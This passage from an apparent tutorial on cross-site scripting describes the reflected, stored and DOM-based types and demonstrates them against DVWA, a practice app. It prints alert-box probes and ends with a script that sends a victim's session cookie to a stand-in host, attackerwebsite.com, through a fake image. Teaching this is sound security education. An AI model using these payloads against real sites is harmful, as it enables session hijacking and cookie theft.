

getting the user to click on the specially crafted URL or injected form. They are usually embedded in phishing emails or hidden through URL shorteners.

Stored or persistent XSS: This occurs when the untrusted user input is processed and permanently stored in the Web application. Common locations for stored XSS are in message forums, blog comments, or comment fields. The stored attack is sent to the users when they access the information.

DOM-based XSS: This is a form of client-side XSS, which occurs in an environment where the source of the data is in the DOM. Such an attack directly manipulates the browser through the DOM. DOM-based attacks are different since response from the server is not manipulated, but the client-side scripting is manipulated to modify how it runs.



Note 1: The below example has been demonstrated on Damn Vulnerable Web App (DVWA) which is an open source web application to practice and understand web based penetration testing.

An example of a reflected XSS attack

To successfully carry out a reflected XSS attack, the following conditions should occur:

1. The victim must be willing to initiate some action such as clicking a link, performing a search or some other application-specific function.
2. The victim must be logged into the vulnerable application at the time of clicking the malicious link.

Sometimes the attacker is lucky and these conditions do occur. While this is a common vulnerability, it often also requires social engineering to be successful.

One common method of finding out if an application is vulnerable to XSS is through the input box. Once you go to the XSS reflected page, you will see it's just a text box that allows you to type your name. This normal text box is similar to the kind we see in all other sites. So let's check for vulnerability by entering the syntax of the JavaScript pop-up alert box directly in the text box, as follows:

```
<script>alert("XSS Alert!");</script>
```

After you hit the 'Submit' button to send the request, the application responds. In my case, I expected to notice the 'Hello' pre-appended to the user input, but it also responded with a JavaScript alert box. This alert box alone does not do any damage, but is proof that the site is vulnerable to XSS.

Another attack vector directly uses the URL address bar to send in an XSS attack. When a normal name is used for input and the application successfully displays the name back in the browser, you will notice URL is built as shown in Figure 3.

This knowledge is often used to perform a URL-encoded XSS attack directly in the URL address bar. An attacker can craft a link like what's shown below to steal the user's session cookie, and steal the user session:




Figure 1: The various steps in a reflected XSS attack




Figure 2: XSS alert



Figure 3: URL details of reflected XSS attack

```
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```

XSS vulnerabilities are common at the server side and can be used to manipulate user controlled data that the server uses to generate content. XSS data is put into the HTML document directly by the server and delivered to the end user with the XSS intact. Server-side XSS checks will be more likely to prevent this kind of attack.

An example of a simple 'in-URL' XSS attack

Once a location to perform the XSS is found using the above sections, a way to collect cookies can be implemented, usually via a remote server that is under the control of the attacker. Then an XSS injection is crafted in a manner similar to the following, which creates a fake image on the page to send the user's cookie data to the server:

```
<script>
document.write('<img src='http://attackerwebsite.com/getcookie.php?cookie='+escape(document.cookie)+'' height=1 width=1>');
</script>
```